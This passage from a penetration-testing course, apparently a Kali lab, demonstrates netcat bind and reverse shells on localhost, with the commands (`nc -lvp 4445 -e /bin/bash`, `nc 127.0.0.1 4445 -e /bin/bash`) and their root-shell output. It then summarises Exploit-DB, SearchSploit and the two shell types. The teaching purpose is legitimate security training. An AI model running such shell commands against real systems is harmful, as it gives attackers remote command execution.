 - This attack requires the host to run the connection string command (`nc 127.0.0.1 4445 -e /bin/bash`), which is often done through some type of **remote-code execution (RCE)** exploit.
 - Use `ctrl+C` to stop the Netcat connection, and `clear` the windows.

Bind Shells

Now, we will demonstrate a bind shell.

1. In the victim/target's window on the right, run `nc -lvp 4445 -e /bin/bash`.
 - The victim now has `/bin/bash` listening on port 4445, as the following image shows:



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nc -lvp 4445 -e /bin/bash  
listening on [any] 4445 ...  
█
```

2. In the attacker window on the left, connect to port 4445: `nc 127.0.0.1 4445`. Run the `id` command to show you have a shell and can execute commands, as the following image shows:



```
(root@kali)~# nc 127.0.0.1 4445
uid=0(root) gid=0(root) groups=0(root),141(kaboxer)

(root@kali)~# nc -lvp 4445 -e /bin/bash
listening on [any] 4445 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 51864
```

- A bind shell requires the listener to be set up on the victim/target, where a reverse shell has the listener on the attacker's machine.

Summary

- **Exploit-DB.com** is a popular online database that contains publicly disclosed exploits, cataloged according to their **Common Vulnerability and Exposure (CVE)** identifiers.
- **SearchSploit** is a command-line utility for Exploit-DB that allows you to take an offline copy of the entire Exploit database wherever you go.
 - Security professionals can perform detailed offline searches of hundreds of exploit scripts from Exploit-DB using the locally checked-out copy of the online repository.
 - SearchSploit comes preinstalled on the Kali machine provided.
- After determining which exploits to use, exploits can be attempted in the **exploitation** phase.
- Exploited access to a machine is typically granted in the form of terminal access, known as a **shell**.
- Two types of shells are **bind** and **reverse**.
 - A **bind shell** is where the remote host opens a port for the current host to connect to. The current, local host then connects to that remote host's port.
 - A **reverse shell** is where the remote host connects back to a port on the local host.

14. Activity: Exploitation

- [Activity File: Exploitation](#)

15. Activity Review: Exploitation